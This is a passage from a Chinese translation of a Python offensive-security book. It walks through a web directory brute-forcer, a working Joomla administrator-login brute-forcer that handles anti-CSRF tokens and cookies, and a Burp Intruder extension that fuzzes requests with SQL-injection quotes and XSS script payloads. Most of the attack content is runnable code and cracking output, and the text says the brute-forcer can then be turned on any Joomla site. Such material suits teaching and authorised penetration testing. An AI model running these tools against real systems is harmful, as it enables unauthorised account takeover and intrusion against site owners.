word_queue = build_wordlist(wordlist_file)
extensions = [".php",".bak",".orig",".inc"]

for i in range(threads):
    t = threading.Thread(target=dir_bruter,args=(word_queue,extensions,))
    t.start()
```

上面一段代码简洁明了，你应该非常熟悉了。我们获取字典用来暴力破解，生成一个简单的用来测试的文件扩展名列表，同时开启一批用来暴力破解的线程。

小试牛刀

OWASP 有一个线上和线下的（虚拟机、ISO 镜像等）存在漏洞的 Web 应用可以让你用来测试工具。在这个例子中，URL 指向一个内部存在漏洞的 Web

应用 Acunetix。本案例将展示如何有效的暴力破解一个 Web 应用网站。我建议你将 thread_count 变量设置为 5 并运行脚本。为了减少篇幅，我们只看输出的部分结果，如下：

```
[200] => http://testphp.vulnweb.com/CVS/
[200] => http://testphp.vulnweb.com/admin/
[200] => http://testphp.vulnweb.com/index.bak
[200] => http://testphp.vulnweb.com/search.php
[200] => http://testphp.vulnweb.com/login.php
[200] => http://testphp.vulnweb.com/images/
[200] => http://testphp.vulnweb.com/index.php
[200] => http://testphp.vulnweb.com/logout.php
[200] => http://testphp.vulnweb.com/categories.php
```

你可以看到我们从远程网站上抓取到一些有趣的结果。对所有你目标网络的 Web 应用程序进行内容上的暴力破解是非常重要的。

暴力破解 HTML 表格认证

在你的 Web 攻击生涯中，肯定会遇到需要登录目标入口的时候，抑或在提供安全咨询服务时，你可能需要评估现有 Web 系统的密码强度。现在越来越多的 Web 系统都会有暴力破解保护，无论是一个验证码、一个简单的数学公式，还是一个登录令牌都必须在发起请求的同时提交。有一批暴力破解工具能够向登录脚本发起进行暴力破解的 POST 请求，但是在大多数情况下，暴力破解工具不能灵活处理动态内容或者应付简单的“你是人类”的检查。接下来，我们将针对 Joomla 进行一个简单有效的暴力破解，Joomla 是一个流行的内容管理系统。现在的 Joomla 系统中有包含对抗暴力破解的技术，但是系统的默认值仍然缺乏用户自锁和高强度的验证码。

为了暴力破解 Joomla，我们需要满足两个条件：一是在提交密码前检索登录表单中的登录令牌，二是保证在利用 urllib2 建立会话时设置 cookies 值。为了解析登录表单值，我们将使用原生的 Python 类 HTMLParser，这也将使你了解 urllib2 的一些附加功能，这些功能可以用在你自己编写的工具上。让我们从查看 Joomla 管理员登录表格开始。Joomla 管理员登录表格可以从 *http://<yourtarget>.com/administrator/*.上浏览到。为了追求简洁，我列出了相关的元素：

```
<form action="/administrator/index.php" method="post" id="form-login"
class="form-inline">

<input  name="username"  tabindex="1"  id="mod-login-username"  type="text"
class="input-medium" placeholder="User Name" size="15"/>

<input  name="passwd"  tabindex="2"  id="mod-login-password"  type="password"
class="input-medium" placeholder="Password" size="15"/>

<select id="lang" name="lang"  class="inputbox advancedSelect">
        <option value="" selected="selected">Language - Default</option>
        <option value="en-GB">English (United Kingdom)</option>
</select>

<input type="hidden" name="option" value="com_login"/>
<input type="hidden" name="task" value="login"/>
<input type="hidden" name="return" value="aW5kZXgucGhw"/>
<input type="hidden" name="1796bae450f8430ba0d2de1656f3e0ec" value="1" />

</form>
```

通读这个表单代码，我们找到了需要传递给暴力破解工具的一些有价值的信息。首先，表单的内容通过 HTTP 协议的 POST 方法提交给路径 `/administrator/index.php`。在这里，如果你查看最后一个隐藏域值，你会看到它的名称设置成了一个长整型的随机字符串。这是 Joomla 对抗暴力破解技术的关键。这个随机字符串将在你当前的用户会话中通过存储在 cookie 中进行检测，如果该随机令牌没有出现，那么即使你使用了正确的认证凭证并传递给登录处理脚本，认证也会失败。这意味着你必须在暴力工具中加入如下流程才能成功破解 Joomla：

1. 检索登录页面，接受所有返回的 cookies 值。
2. 从 HTML 中获取所有表单元素。
3. 在你的字典中设置需要猜测的用户名和密码。
4. 发送 HTTP POST 数据包到登录处理脚本，数据包含所有的 HTML 表单文件和存储的 cookies 值。
5. 测试是否能成功登录 Web 应用。

可以看到我们在脚本中使用了一些全新且有价值的技术。我还要提醒你，

你不能对真实目标“训练”你的工具；一般情况下还是要自己安装一个 Web 应用作为目标模拟并且设置认证信息，然后通过测试得到想要的结果。让我们创建一个文件名为 *joomla_kill.py* 的 Python 文件，并输入如下代码：

```
import urllib2
import urllib
import cookielib
import threading
import sys
import Queue

from HTMLParser import HTMLParser

# 简要设置
user_thread     = 10
username        = "admin"
wordlist_file   = "/tmp/cain.txt"
resume          = None

# 特定目标设置
❶ target_url      = "http://192.168.112.131/administrator/index.php"
  target_post     = "http://192.168.112.131/administrator/index.php"

❷ username_field  = "username"
  password_field  = "passwd"

❸ success_check = "Administration - Control Panel"
```

这里的一些设置值得解释下。从 `target_url` 变量❶开始，是脚本首先下载和解析的 HTML 页面。`target_post` 变量代表我们将要尝试暴力破解的位置。基于我们对 Joomla 登录页面中 HTML 元素的大致分析，我们可以设置 `username_field` 和 `password_field` ❷这两个变量为对应的 HTML 元素的名字。我们的 `success_check` 变量❸用来检测每一次暴力破解提交的用户名和密码是否成功登录。现在让我们直接创建一个暴力破解工具，下面的这些代码你应该比较熟悉，所以我仅强调新添加的技术点：

```
class Bruter(object):
    def __init__(self, username, words):
```

```
        self.username     = username
        self.password_q   = words
        self.found        = False

        print "Finished setting up for: %s" % username

    def run_bruteforce(self):

        for i in range(user_thread):
            t = threading.Thread(target=self.web_bruter)
            t.start()

    def web_bruter(self):

        while not self.password_q.empty() and not self.found:
            brute = self.password_q.get().rstrip()
❶           jar = cookielib.FileCookieJar("cookies")
            opener = urllib2.build_opener(urllib2.HTTPCookieProcessor(jar))

            response = opener.open(target_url)

            page = response.read()

            print "Trying: %s : %s (%d left)" % (self.username,brute,self.¬
            password_q.qsize())

            # 解析隐藏区域
❷           parser = BruteParser()
            parser.feed(page)

            post_tags = parser.tag_results

            # 添加我们的用户名和密码区域
❸           post_tags[username_field] = self.username
            post_tags[password_field] = brute

❹           login_data = urllib.urlencode(post_tags)
```

```
            login_response = opener.open(target_post, login_data)

            login_result = login_response.read()


❺           if success_check in login_result:
                self.found = True

                print "[*] Bruteforce successful."
                print "[*] Username: %s" % username
                print "[*] Password: %s" % brute
                print "[*] Waiting for other threads to exit..."
```

这是构成我们工具的主要暴力破解类，这个类将为我们处理所有的 HTTP 请求并管理 cookies 值。在我们开始猜解时，我们通过使用 `FileCookieJar` 类❶将 cookies 值存储到 cookies 文件中。之后，我们初始化 `urllib2` 打开器，将 cookies 值传递给刚初始化的 cookie 存储器，所有的 cookies 值都传递给它。之后，我们启动初始化请求，去获取登录表单。当我们获取所有的原始 HTML 代码后，将获取的代码传递给 HTML 页面解析器并调用 `feed` 方法❷，将返回一个由所有已获取表单元素组成的字典。在成功解析了 HTML 后，我们用暴力破解工具替换用户名和密码部分❸。接下来，我们使用 URL 编码方式编码 POST 变量❹，并将它放入随后的 HTTP 请求中。之后，我们检索所有暴力破解的结果，查看是否成功认证❺。现在，让我们部署 HTML 页面的核心处理部分，在你的 *joomla_killer.py* 脚本中添加如下类：

```
class BruteParser(HTMLParser):
    def __init__(self):
        HTMLParser.__init__(self)
❶       self.tag_results = {}

    def handle_starttag(self, tag, attrs):
❷       if tag == "input":
            tag_name  = None
            tag_value = None
            for name,value in attrs:
                if name == "name":
❸                   tag_name = value
                if name == "value":
```

```
❹                    tag_value = value

            if tag_name is not None:
❺                   self.tag_results[tag_name] = value
```

这段特定的 HTML 解析类就是我们用来针对目标的。通过使用基础的 HTMLParser 类，你能够对任何你想攻击的 Web 应用进行信息提取。首先创建一个字典用于存储结果❶。当我们调用 feed 函数时，它将整个 HTML 文档传递进来并在遇到每个标签时使用 handle_starttag 函数。在这里，我们特别要寻找 HTML 中的 input 标签❷，并在找到时，将其交由主程序处理。我们开始遍历每一个标签的属性，当找到用户名❸或者参数值❹属性时，我们将它存储在 tag_results 字典中❺。在 HTML 处理之后，我们的暴力破解类可以替换页面中的用户名和密码域值，同时让其他部分保持不变。

HTMLParser 101

当使用 HTMLParser 类的时候，有三种主要的方法可以供你使用，分别是：handle_starttag、handle_endtag 和 handle_data。其中，handle_starttag 函数可以在遇到一个 HTML 标签开启时调用，handle_endtag 函数正好相反，在每遇到一个 HTML 标签闭合时使用。handle_data 函数用来处理两个标签之间的原始文本。每一个函数的原型略微不同，如下所示：

```
handle_starttag(self, tag, attributes)
handle_endttag(self, tag)
handle_data(self, data)
```

一个简单的解释示例如下：

```
<title>Python rocks!</title>

handle_starttag  => tag variable would be "title"
handle_data      => data variable would be "Python rocks!"
handle_endtag    => tag variable would be "title"
```

这是对 HTMLParser 类非常基本的了解，你可以使用它解析表单、为爬虫寻找链接，以数据挖掘为目的获取所有纯文本文件或者在一个页面中获取所有的图片文件。

为了封装 Joomla 暴力破解器，让我们粘贴前面一节的 build_wordlist 函

数，同时添加如下代码：

```
# 将 Bulid_worldlist 函数粘贴在这里

words = build_wordlist(wordlist_file)

bruter_obj = Bruter(username,words)
bruter_obj.run_bruteforce()
```

就是这个！我们只是把用户名和字典传递到我们的暴力破解（Bruter）类中，然后看到奇迹发生。

小试牛刀

如果你的 Kali 虚拟机上还没有安装 Joomla，那么应该立刻安装。我的目标虚拟机的地址是 192.168.112.131，同时我使用了工具 Cain and Abel[4]提供的字典，这是一个非常流行的暴力破解工具。我已经在安装的时候将用户名设置为 admin，密码设置为 justin，这样我可以保证实验是有效的。之后，我将 justin 添加到字典 *cain.txt* 中。当运行脚本的时候，我们得到如下输出：

```
$ python2.7 joomla_killer.py
Finished setting up for: admin
Trying: admin : 0racl38 (306697 left)
Trying: admin : !@#$% (306697 left)
Trying: admin : !@#$%^ (306697 left)
--snip--
Trying: admin : 1p2o3i (306659 left)
Trying: admin : 1qw23e (306657 left)
Trying: admin : 1q2w3e (306656 left)
Trying: admin : 1sanjose (306655 left)
Trying: admin : 2 (306655 left)
Trying: admin : justin (306655 left)
Trying: admin : 2112 (306646 left)
[*] Bruteforce successful.
[*] Username: admin
[*] Password: justin
[*] Waiting for other threads to exit...
```

4. Cain and Abel：*http://www.oxid.it/cain.html*。

```
Trying: admin : 249 (306646 left)
Trying: admin : 2welcome (306646 left)
```

可以看到脚本暴力破解成功并登录 Joomla 的管理员界面。为了验证，你当然需要手动登录以确保成功。当你在本地测试成功后，你可以使用这个工具针对任何一个安装有 Joomla 的目标。

6

扩展 Burp 代理

如果你试图攻击一个 Web 应用，那么你很可能需要使用 Burp Suite 对页面进行爬取，使用代理获取浏览器流量或者实施其他攻击。最新版的 Burp Suite 软件包含了添加第三方工具的功能，叫作“扩展”（Extensions）。

使用 Pyhton、Ruby 或者纯 Java，你可以在 Burp 图形界面上添加面板菜单，实现在 Burp Suite 上加入自动化攻击技术的功能，我们将利用这个特性为 Burp 添加一些顺手的工具，以实施攻击和扩展侦察。第一个扩展可以让我们利用从 Burp 代理中劫持的 HTTP 请求，作为特定的模糊测试的原始链接，然后在 Burp Intruder 中运行。第二个扩展将与微软的 Bing API 结合，向我们展示目标网站的 IP 地址是否存在其他虚拟主机，或者目标域名上是否存在子域名。

本章中，我假设你之前已经使用过 Burp 并且知道如何使用代理工具截取请求包，同时也知道如何将获取的请求包发送给 Burp Intruder。如果你需要关于这些步骤的介绍，请访问 PortSwigger Web Security 网站（*http://www.portswigger.net/*）。

我必须承认，当我第一次使用 Burp Extender API 的时候，我花了一些功夫才了解它的运行机制。由于我是一个纯 Python 开发者，对 Java 开发的经验有限，

所以我觉得有一些困惑。但是我在 Burp 的官方网站上发现了一些扩展工具，使我可以学习其他同行开发扩展工具的方法，这些先验知识帮助我理解如何开发自己的代码。本章我将讲述一些扩展 Burp 功能的基本原则，并展示如何使用 API 文档作为你开发扩展工具的指南。

配置

首先，从 *http://www.portswigger.net/* 上下载 Burp 并将它运行起来。我不得不遗憾的承认，你需要安装一个最新的 Java 运行环境，Java 运行环境在任何系统平台下都有安装包。下一步是获取 Jython（一个用 Java 编写的 Python 解释器）JAR 独立文件；你可以在 No Starch 官方网站找到这个 JAR 文件及本书相关的源代码（*http://www.nostarch.com/blackhatpython/*）或者直接访问 Jython 的官方网站 *http://www.jython.org/downloads.html*，选择 Jython2.7 独立安装文件。别让文件名欺骗你，这就是一个 JAR 文件。将这个 JAR 文件保存在你熟悉的位置，比如桌面。

接下来，打开一个命令行终端，运行 Burp 如下：

```
#> java -XX:MaxPermSize=1G -jar burpsuite_pro_v1.6.jar
```

这样你就启动了 Burp 并且能够看到 Burp 的图形界面及里面的各种选项按钮，如图 6-1 所示。



图 6-1　正确启动 Burp Suite 图形界面

现在将 Burp 指向我们的 Jython 解释器。单击 **Extender** 标签，然后单击 **Options** 按钮。在 Python 环境部分，选择 Jython JAR 文件的路径，如图 6-2 所示。

你可以默认保留其他选项，然后就可以开始编写第一个扩展工具了，让我们开始吧！



图 6-2　配置 Jython 解释器路径

Burp 模糊测试

在你职业生涯的某些时候，你会发现一些 Web 应用或者 Web 服务不允许你使用传统的 Web 应用评估工具进行攻击。不论是针对 HTTP 流量中封装的二进制文件还是复杂的 JSON 请求，能够找出传统 Web 应用中的漏洞非常重要。渗透过程中会遇到应用中可能使用非常多的参数，或者你在手工进行模糊测试时需要花费很长时间的情况。经常使用传统工具处理生僻协议甚至 JSON 使我感到惭愧，在将 HTTP 请求体发送到传统的模糊测试工具，然后使用其他方法处理负载的时候，在这种情况下，使用 Burp 建立一个基于 HTTP 流量测试的标准流程显得非常有用，包括认证 cookies 时。我们将使用 Burp 扩展工具创建一个世界上最简单的 Web 应用模糊测试工具，之后你还可以将它扩展得更加智能化。

在实施 Web 应用测试的时候，你可以使用 Burp 中的很多工具。一般来说，你可以通过代理截取全部的请求流量，当你看到一个有意思的请求时，你可以将这个请求包传递给另一个 Burp 工具。我经常利用的一个简单技巧是将请求包发送给 Repeater 工具，这个工具可以让我重放 Web 流量，当然，要在重放之前人为修改感兴趣的地方。为了在查询页面参数的过程中更自动化地进行攻击，你可以将请求包发送给 Intruder 工具，这个工具会自动判断 Web 流量中哪些地方需要修改，之后允许你使用各种攻击引起错误提示或者梳理出漏洞。Burp 扩展工具可以与 Burp Suite 中的工具通过多种方式进行交互，在下面的例子中，

我们将直接在 Intruder 工具里添加新的功能。

我的第一直觉是查看 Burp API 文档，判定哪些 Burp 类需要在编写工具时进行扩展。你可以通过单击 **Extender** 标签，然后单击后面的 **APIs** 标签查看相关文档。由于都是 Java 的风格，因此有点让人畏惧。首先，我们会注意到开发 Burp 的人员对每一个类都进行了适当的命名，这样我们就可以轻松地找到从哪里开始。在这个例子中，我们需要在利用 Intruder 开展攻击时对 Web 请求进行模糊测试，我找到了 `IIntruderPayloadGeneratorFactory` 和 `IIntruderPayloadGenerator` 类。让我们查看下文档对 `IIntruderPayloadGeneratorFactory` 类的介绍：

```
/**
 * Extensions can implement this interface and then call
❶ * IBurpExtenderCallbacks.registerIntruderPayloadGeneratorFactory()
 * to register a factory for custom Intruder payloads.
*/

public interface IIntruderPayloadGeneratorFactory
{
    /**
     * This method is used by Burp to obtain the name of the payload
     * generator. This will be displayed as an option within the
     * Intruder UI when the user selects to use extension-generated
     * payloads.

     *
     * @return The name of the payload generator.
     */
❷   String getGeneratorName();

    /**
     * This method is used by Burp when the user starts an Intruder
     * attack that uses this payload generator.

     * @param attack
     * An IIntruderAttack object that can be queried to obtain details
     * about the attack in which the payload generator will be used.

     * @return A new instance of
```

```
     * IIntruderPayloadGenerator that will be used to generate
     * payloads for the attack.
     */

❸    IIntruderPayloadGenerator createNewInstance(IIntruderAttack attack);
}
```

文档的第一部分❶告诉我们扩展工具需要在 Burp 上正确注册。我们将扩展 Burp 的主类和 `IIntruderPayloadGeneratorFactory` 类。接下来，Burp 希望在我们的主类中使用两个函数。由 Burp 调用的 `getGeneratorName` 函数❷获取我们的扩展工具的名字，我们希望它调用成功返回一个字符串。`createNewInstance` 函数❸返回一个 `IIntruderPayloadGenerator` 类型的对象，`IIntruderPayloadGenerator` 是需要我们创建的第二个类。

现在我们开始编写实际的 Python 代码以满足上面的要求，之后我们查看如何将 `IIntruderPayloadGenerator` 类添加进来。打开一个新的 Python 文件，命名为 *bhp_fuzzer.py* 并输入如下代码：

```
❶ from burp import IBurpExtender
  from burp import IIntruderPayloadGeneratorFactory
  from burp import IIntruderPayloadGenerator

  from java.util import List, ArrayList

  import random

❷ class BurpExtender(IBurpExtender, IIntruderPayloadGeneratorFactory):
      def registerExtenderCallbacks(self, callbacks):
          self._callbacks = callbacks
          self._helpers   = callbacks.getHelpers()

❸         callbacks.registerIntruderPayloadGeneratorFactory(self)

          return

❹     def getGeneratorName(self):
          return "BHP Payload Generator"
```

```
❺    def createNewInstance(self, attack):
         return BHPFuzzer(self, attack)
```

这是扩展工具所需要的一个简单架构，它满足了前面我们提到的 Burp 对扩展工具的一些基本要求。首先，我们导入了 `IBurpExtender` 类❶，它是编写每一个 Burp 扩展工具时必须使用的类，紧接着我们为创建 Intruder 载荷生成器导入必要的类。第二步，我们定义自己的 `BurpExtender` 类❷，它继承和扩展了 `IBurpExtender` 类和 `IIntruderPayloadGeneratorFactory` 类。之后我们使用 `registerIntruderPayloadGeneratorFactory` 函数❸注册 `BurpExtender` 类，这样 Intruder 工具才能生成攻击载荷。第三步，我们部署 `getGeneratorName` 函数❹让它返回载荷生成器的名称。最后一步，`createNewInstance` 函数❺接收攻击相关的参数，返回 `IIntruderPayloadGenerator` 类型的实例，我们将它命名为 `BHPFuzzer`。

让我们查看一下 `IIntruderPayloadGenerator` 类的文档，了解它实现了什么样的功能。

```
/**
 * This interface is used for custom Intruder payload generators.
 * Extensions
 * that have registered an
 * IIntruderPayloadGeneratorFactory must return a new instance of
 * this interface when required as part of a new Intruder attack.
 */

public interface IIntruderPayloadGenerator
{
 /**
 * This method is used by Burp to determine whether the payload
 * generator is able to provide any further payloads.
 *
 * @return Extensions should return
 * false when all the available payloads have been used up,
 * otherwise true
 */
❶ boolean hasMorePayloads();

 /**
```

```
     * This method is used by Burp to obtain the value of the next payload.
     *
     * @param baseValue The base value of the current payload position.
     * This value may be null if the concept of a base value is not
     * applicable (e.g. in a battering ram attack).
     * @return The next payload to use in the attack.
     */
❷    byte[] getNextPayload(byte[] baseValue);

     /**
     * This method is used by Burp to reset the state of the payload
     * generator so that the next call to
     * getNextPayload() returns the first payload again. This
     * method will be invoked when an attack uses the same payload
     * generator for more than one payload position, for example in a
     * sniper attack.
     */
❸    void reset();
}
```

好了！我们需要部署的基类包含三个函数。第一个函数是 `hasMorePayloads` ❶，用来判定是否继续把修改后的请求发送回 Burp Intruder。我们使用一个计数器来解决这个问题，一旦计数器达到我们设置的上限，程序返回 `False`，这样不会继续生成模糊测试的请求。`getNextPayload` 函数❷接受你劫持的 HTTP 请求包中的原始负载作为参数，如果你在 HTTP 请求包中选择了多个攻击载荷参数，你将只能从模糊测试工具接收到字节数据（后面还要讨论这个问题）。这个函数允许我们模糊测试原始的数据后再返还给它本身，这样 Burp 就可以发送新的模糊测试参数。最后一个函数 `reset`❸，如果我们生成已知的模糊测试请求（一般是五个），匹配我们设计的 Intruder 标签中攻击载荷的位置，那么我们将逐次使用这五个模糊测试值。

我们的模糊测试工具不是非常挑剔，它会持续对每一个 HTTP 请求进行随机化的模糊测试。现在让我们看看如何在 Python 中实现它。在 *bhp_fuzzer.py* 底部添加以下代码：

```
❶ class BHPFuzzer(IIntruderPayloadGenerator):
      def __init__(self, extender, attack):
          self._extender = extender
```

```
        self._helpers  = extender._helpers
        self._attack   = attack
❷       self.max_payloads      = 10
        self.num_iterations    = 0

        return


❸   def hasMorePayloads(self):
        if self.num_iterations == self.max_payloads:
            return False
        else:
            return True


❹   def getNextPayload(self,current_payload):

        # 转换成字符串
❺       payload = "".join(chr(x) for x in current_payload)

        # 调用简单的变形器对 POST 请求进行模糊测试
❻       payload = self.mutate_payload(payload)

        # 增加 FUZZ 的次数
❼       self.num_iterations += 1

        return payload

    def reset(self):
        self.num_iterations = 0
        return
```

我们从定义自己的 BHPFuzzer 类❶开始，它扩展了 IIntruderPayloadGenerator 类。我们定义了需要的类变量，还添加了 max_payloads❷和 num_iterations 变量，它们用来对模糊测试的过程进行追踪，让 Burp 了解模糊测试完成的时间。当然，你也可以让扩展工具一直运行下去，但是对于测试来说，我们在此处进行了限制。接下来，我们部署 hasMorePayloads 函数❸，该函数检查模糊测试

时迭代的数量是否到达上限。你可以通过控制返回 True 让扩展工具一直运行下去。getNextPayload 函数❹负责接收原始的 HTTP 载荷，这里就是进行模糊测试的地方。current_payload 变量是数组格式，我们需要将它转换成字符串❺，然后传递给模糊测试的函数 mutate_payload❻。之后，我们将 num_iterations 变量❼的值增加，然后返回修改之后的载荷。最后一个函数是 reset，它没有做任何工作。

现在，我们深入这个全世界最简单的模糊测试函数，修改它的核心内容。由于这个函数只关心当前的 HTTP 负载，如果请求包中含有一些特殊协议：如载荷开始时包含 CRC 校验或者字符长度，那么你就可以在函数返回前在函数内部计算和添加这些值，这样的实现方式非常灵活。将如下代码添加到 *bhp_fuzzer.py* 中，确保 mutate_payload 函数已经加入 BHPFuzzer 类中：

```
def mutate_payload(self,original_payload):
    # 仅生成随机数或者调用一个外部脚本
    picker = random.randint(1,3)

    # 在载荷中选取一个随机的偏移量去变形
    offset  = random.randint(0,len(original_payload)-1)
    payload = original_payload[:offset]

    # 在随机偏移位置插入 SQL 注入尝试
    if picker == 1:
        payload += "'"

    # 插入跨站尝试
    if picker == 2:
        payload += "<script>alert('BHP!');</script>"

    # 随机重复原始载荷
    if picker == 3:

        chunk_length = random.randint(len(payload[offset:]),len(payload)-1)
        repeater     = random.randint(1,10)

        for i in range(repeater):
            payload += original_payload[offset:offset+chunk_length]
```

```
    # 添加载荷中剩余的字节
    payload += original_payload[offset:]

    return payload
```

这个模糊测试工具的结构非常清晰。我们从三个变形器中随机选取：用一个单引号进行 SQL 注入测试，一个跨站测试，之后从变形器随机选取一个原始的攻击载荷并随机重复。现在，我们有一个 Burp Intruder 扩展工具可以使用了，让我们查看它如何加载。

小试牛刀

首先，我们需要将扩展工具添加到 Burp 中并查看是否有错误提示。在 Burp 中单击 **Extender** 标签，然后单击 **Add** 按钮。界面显示你可以在 Burp 中指定模糊测试器。请确保你的设置与图 6-3 所示一致。



图 6-3　设置 Burp 加载扩展工具

单击 **Next** 按钮，这样 Burp 就开始加载我们的扩展工具了。如果一切顺利，那么 Burp 会提示扩展工具加载成功；如果存在错误，则单击 **Errors** 标签，调试错误，然后单击 **Close** 按钮。现在你的扩展界面应该与图 6-4 所示类似。



图 6-4　Burp Extender 显示我们的扩展工具已经加载

可以看到，我们的扩展工具已经加载，Burp 识别出已经注册了一个 Intruder 载荷生成器。现在我们可以使用扩展工具在现实中进行攻击。确保我们已经将浏览器设置成从本地的 8080 端口转发以使用 Burp 代理，接下来，我们攻击第 5 章中提到的 Acunetix web 应用。浏览至：

```
http://testphp.vulnweb.com
```

作为一个例子，我在网页中的搜索栏提交了一个“test”字符串。图 6-5 展示了我是如何在 Proxy 标签的 HTTP 历史标签中查看这个请求的，鼠标右键单击可将这个请求发送给 Intruder。

现在切换到 **Intruder** 标签并单击 **Positions** 标签，界面将高亮显示每一个请求的参数。这就是 Burp 识别出来我们需要进行模糊测试的地方。你可以选择不同的载荷范围进行尝试，当然也可以选择全部的载荷进行模糊测试，在这个例子中，我们让 Burp 决定需要进行模糊测试的攻击载荷。图 6-6 清晰地显示了高亮后的载荷是什么样子。

在当前屏幕中单击 **Payloads** 标签，然后在 **Payload type** 下拉菜单中选择 **Extension-generated** 选项。在载荷选项（Payload Options）部分，单击 **Select generator...**按钮并从下拉菜单中选择 **BHP Payload Generator** 选项。选择完后

屏幕的显示应该如图 6-7 所示。

